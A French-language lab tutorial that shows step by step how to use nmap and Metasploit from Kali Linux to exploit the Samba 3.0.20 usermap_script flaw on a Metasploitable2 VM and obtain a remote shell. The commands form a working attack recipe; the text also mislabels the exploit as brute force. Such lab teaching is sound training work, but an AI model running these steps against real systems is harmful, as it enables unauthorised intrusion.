
Lors de cette présentation le système Kali-Linux sera utilisé en tant qu'attaquant et le système Metasploitable2 en tant que victime.
La serveur samba fonctionnant par défaut sur les ports 445/139 seront ciblés.
Avant tout, il est possible de réaliser un scan de la cible avec nmap -sV pour trouver les ports et services ouverts sur le réseau.
nmap -sV 192.168.133.128
Le framework metasploit est utilisé pour ses nombreux exploits. Pour cela il faut ouvrir un nouveau terminal sur le système attaquant puis exécuter la commande msfconsole.
msfconsole
Premièrement il peut être intéressant d'ouvrir un module auxiliaire pour effectuer un scan qui identifiera la version de samba utilisée. Il faut pour cela utilisé la commande use et indiquer le chemin module auxiliary/scanner/smb/smb_version à utiliser pour effectuer le scan.
use auxiliary/scanner/smb/smb_versionMaintenant que le module est chargé, les options peuvent être consultés avec la commande show options et devront ensuite être définies.
show options
L'option RHOSTS doit être définit car la colonne Required indique yes et que la colonne Current Setting est actuellement vide.
Pour définir une option il faut utiliser la commande set suivit du nom de l'option RHOSTS puis de sa valeur 192.168.133.128, l'adresse IP de notre cible. (IP à adapter)
set RHOSTS 192.168.133.128La commande run est à utilisé pour lancer le module sélectionné.
run
Ce scan récupère la version utilisée par SAMBA et ne fait rien de néfaste.
La version de Samba détectée est visiblement la 3.0.20.
Après une courte recherche google il apparait que la version 3.0.20 contient un exploit publiée en première page par rapid7, la société même qui développe Metasploit.

En se rendant sur le lien, le chemin de l'exploit à utiliser ainsi que les options disponibles apparaissent très rapidement en haut de page.
Pour effectuer notre attaque il faudra utiliser un autre module accessible par le chemin exploit/multi/samba/usermap_script qui sera à indiquer avec la commande use.
use exploit/multi/samba/usermap_scriptComme avec le module précédemment il est toujours bien de consulter les options.
show options
L'adresse IP de la cible distante RHOSTS doit être saisie à nouveau.
set RHOSTS 192.168.133.128Pour lancer l'attaque par force brute il faut à nouveau utiliser la commande run.
run
Une session shell a bien été établit avec le serveur cible et cela permet d'exécuter des commandes depuis ce serveur. En exécutant quelques commandes tels que whoami, pwd, ls -al ect, il est possible de prendre conscience très rapidement de l'environnement.
D'autres pages sont disponibles pour en apprendre plus sur les tests d'intrusions.